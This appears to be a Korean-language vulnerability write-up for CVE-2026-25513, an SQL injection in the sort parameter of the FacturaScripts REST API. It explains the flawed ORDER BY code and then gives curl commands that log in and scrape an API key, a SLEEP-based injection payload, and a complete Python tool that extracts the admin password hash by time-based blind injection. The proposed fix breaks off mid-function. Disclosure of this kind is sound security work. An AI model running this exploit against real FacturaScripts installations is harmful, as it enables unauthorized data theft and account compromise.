 lukasz-rybak/cve-2026-25513
CVE-2026-25513 - FacturaScripts의 API ORDER BY 절에 SQL 인젝션 취약점이 존재합니다.

| 필드 | 세부 정보 |
|---|---|
| CVE ID | CVE-2026-25513 |
| 심각도 | HIGH |
| 권고 | 권고 보기 |
| 발견자 | Lukasz Rybak |
FacturaScripts REST API에는 치명적인 SQL 인젝션 취약점이 존재하며, 인증된 API 사용자가 sort 매개변수를 통해 임의의 SQL 쿼리를 실행할 수 있습니다. 이 취약점은 ModelClass::getOrderBy() 메서드에 존재하며, 사용자가 제공한 정렬 매개변수가 검증이나 필터링 없이 SQL ORDER BY 절에 직접 연결됩니다. 이는 정렬 기능을 지원하는 모든 API 엔드포인트에 영향을 미칩니다.
FacturaScripts REST API는 다양한 엔드포인트(예: /api/3/users, /api/3/attachedfiles, /api/3/customers)를 통해 데이터베이스 모델을 노출합니다. 이러한 엔드포인트는 클라이언트가 결과 정렬 순서를 지정할 수 있게 하는 sort 매개변수를 지원합니다. API는 취약한 getOrderBy() 함수를 호출하는 ModelClass::all() 메서드를 통해 이 매개변수를 처리합니다.
1. 레거시 모델:
파일: /Core/Model/Base/ModelClass.php
메서드: getOrderBy()
$order 배열의 키와 값을 직접 연결합니다.
2. 최신 모델(DbQuery):
파일: /Core/DbQuery.php
메서드: orderBy()
줄: 255-259
        // If it contains parentheses, it is not escaped (VULNERABILITY!)
        if (strpos($field, '(') !== false && strpos($field, ')') !== false) {
            $this->orderBy[] = $field . ' ' . $order;
            return $this;
        }
이 검사는 SQL 함수를 허용하기 위한 의도이지만 이를 검증하지 못하여 임의의 SQL 인젝션이 가능하게 됩니다.
FacturaScripts는 기존 API 키를 필요로 하므로, 먼저 웹 인터페이스를 통해 로그인하여 유효한 키를 찾습니다.
1. 로그인 및 유효한 API 키 검색: 설정에 액세스하고 사용 가능한 첫 번째 키를 검색하기 위해 CSRF 토큰과 세션 쿠키를 처리합니다.
# Login
TOKEN=$(curl -s -L -c cookies.txt "http://localhost:8091/login" | grep -Po 'name="multireqtoken" value="\K[^"]+' | head -n 1)
curl -s -b cookies.txt -c cookies.txt -X POST "http://localhost:8091/login" \
  -d "fsNick=admin" -d "fsPassword=admin" -d "action=login" -d "multireqtoken=$TOKEN"

# Find the ID of the first existing API key
API_ID=$(curl -s -b cookies.txt "http://localhost:8091/EditSettings?activetab=ListApiKey" | grep -Po 'EditApiKey\?code=\K\d+' | head -n 1)

# Extract the API key string using its ID
API_KEY=$(curl -s -b cookies.txt "http://localhost:8091/EditApiKey?code=$API_ID" | grep -Po 'name="apikey" value="\K[^"]+' | head -n 1)
echo "Using API Key: $API_KEY"
2. 시간 기반 SQL 인젝션 검증:
추출된 API_KEY를 X-Auth-Token 헤더에 사용합니다.
# Normal request (baseline)
time curl -g -s -H "X-Auth-Token: $API_KEY" "http://localhost:8091/api/3/users?limit=1"

# Injected request (SLEEP payload in the sort key)
time curl -g -s -H "X-Auth-Token: $API_KEY" \
  "http://localhost:8091/api/3/users?limit=1&sort[nick,(SELECT(SLEEP(3)))]=ASC"
예상 결과: 인젝션된 요청은 훨씬 더 오래 걸리며(지연 시간은 데이터베이스 레코드에 따라 다름), 이로써 SQL 인젝션이 확인됩니다.


이 스크립트는 FacturaScripts에 자동으로 로그인하고 유효한 API 키를 검색한 후, 시간 기반 블라인드 SQL 인젝션을 사용하여 대소문자를 구분하는 데이터 추출을 수행합니다.
import requests
import time
import string
import re

# Configuration
BASE_URL = "http://localhost:8091"
USERNAME = "admin"
PASSWORD = "admin"
API_ENDPOINT = "/api/3/users"

session = requests.Session()

def get_token(url):
    """Extract multireqtoken from any page"""
    res = session.get(url)
    match = re.search(r'name="multireqtoken" value="([^"]+)"', res.text)
    return match.group(1) if match else None

def get_api_key():
    """Logs in and retrieves the first active API key dynamically"""
    print(f"[*] Logging in as {USERNAME}...")

    # 1. Login flow
    token = get_token(f"{BASE_URL}/login")
    if not token:
        print("[!] Failed to get initial CSRF token")
        return None

    login_data = {
        "fsNick": USERNAME,
        "fsPassword": PASSWORD,
        "action": "login",
        "multireqtoken": token
    }
    res = session.post(f"{BASE_URL}/login", data=login_data)
    if "Dashboard" not in res.text:
        print("[!] Login failed!")
        return None
    print("[+] Login successful.")

    # 2. Retrieve API Key ID from settings
    print("[*] Accessing API settings...")
    res = session.get(f"{BASE_URL}/EditSettings?activetab=ListApiKey")
    id_match = re.search(r'EditApiKey\?code=(\d+)', res.text)
    if not id_match:
        print("[!] No API keys found in system!")
        return None

    api_id = id_match.group(1)

    # 3. Get the actual API key string
    print(f"[*] Retrieving API key for ID {api_id}...")
    res = session.get(f"{BASE_URL}/EditApiKey?code={api_id}")
    key_match = re.search(r'name="apikey" value="([^"]+)"', res.text)
    if not key_match:
        print("[!] Failed to extract API key from page!")
        return None

    return key_match.group(1)

def time_based_sqli(api_key, payload):
    """Execute time-based SQL injection and measure response time"""
    headers = {"X-Auth-Token": api_key}
    params = {
        'limit': 1,
        f'sort[{payload}]': 'ASC'
    }
    start = time.time()
    try:
        requests.get(f"{BASE_URL}{API_ENDPOINT}", headers=headers, params=params, timeout=10)
    except requests.exceptions.ReadTimeout:
        return 10.0
    except:
        pass
    return time.time() - start

def extract_data(api_key, query, length=60):
    """Extracts data char by char using time-based blind SQLi"""
    extracted = ""
    charset = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ$./"

    print(f"[*] Starting extraction for query: {query}")
    for i in range(1, length + 1):
        found = False
        for char in charset:
            # Added BINARY to force case-sensitive comparison
            payload = f"(SELECT IF(BINARY SUBSTRING(({query}),{i},1)='{char}',SLEEP(2),nick))"
            elapsed = time_based_sqli(api_key, payload)

            if elapsed >= 2.0:
                extracted += char
                print(f"[+] Found char at pos {i}: {char} -> {extracted}")
                found = True
                break
        if not found:
            break
    return extracted

def main():
    print("="*60)
    print(" FacturaScripts Dynamic SQLi Exfiltration Tool")
    print("="*60)

    # 1. Get API Key dynamically
    api_key = get_api_key()
    if not api_key:
        return
    print(f"[+] Using API Key: {api_key}")

    # 2. Verify vulnerability
    print("[*] Verifying vulnerability...")
    if time_based_sqli(api_key, "(SELECT SLEEP(2))") >= 2.0:
        print("[+] System is VULNERABLE!")
    else:
        print("[-] System not vulnerable or API key invalid.")
        return

    # 3. Extract Admin Password Hash
    admin_hash = extract_data(api_key, "SELECT password FROM users WHERE nick='admin'")
    print(f"\n[!] FINAL ADMIN HASH: {admin_hash}")

if __name__ == "__main__":
    main()
옵션 1: 엄격한 화이트리스트 검증 구현(권장)
// File: Core/Model/Base/ModelClass.php
// Method: getOrderBy()

private static function getOrderBy(array $order): string
{
    $result = '';
    $coma = ' ORDER BY ';
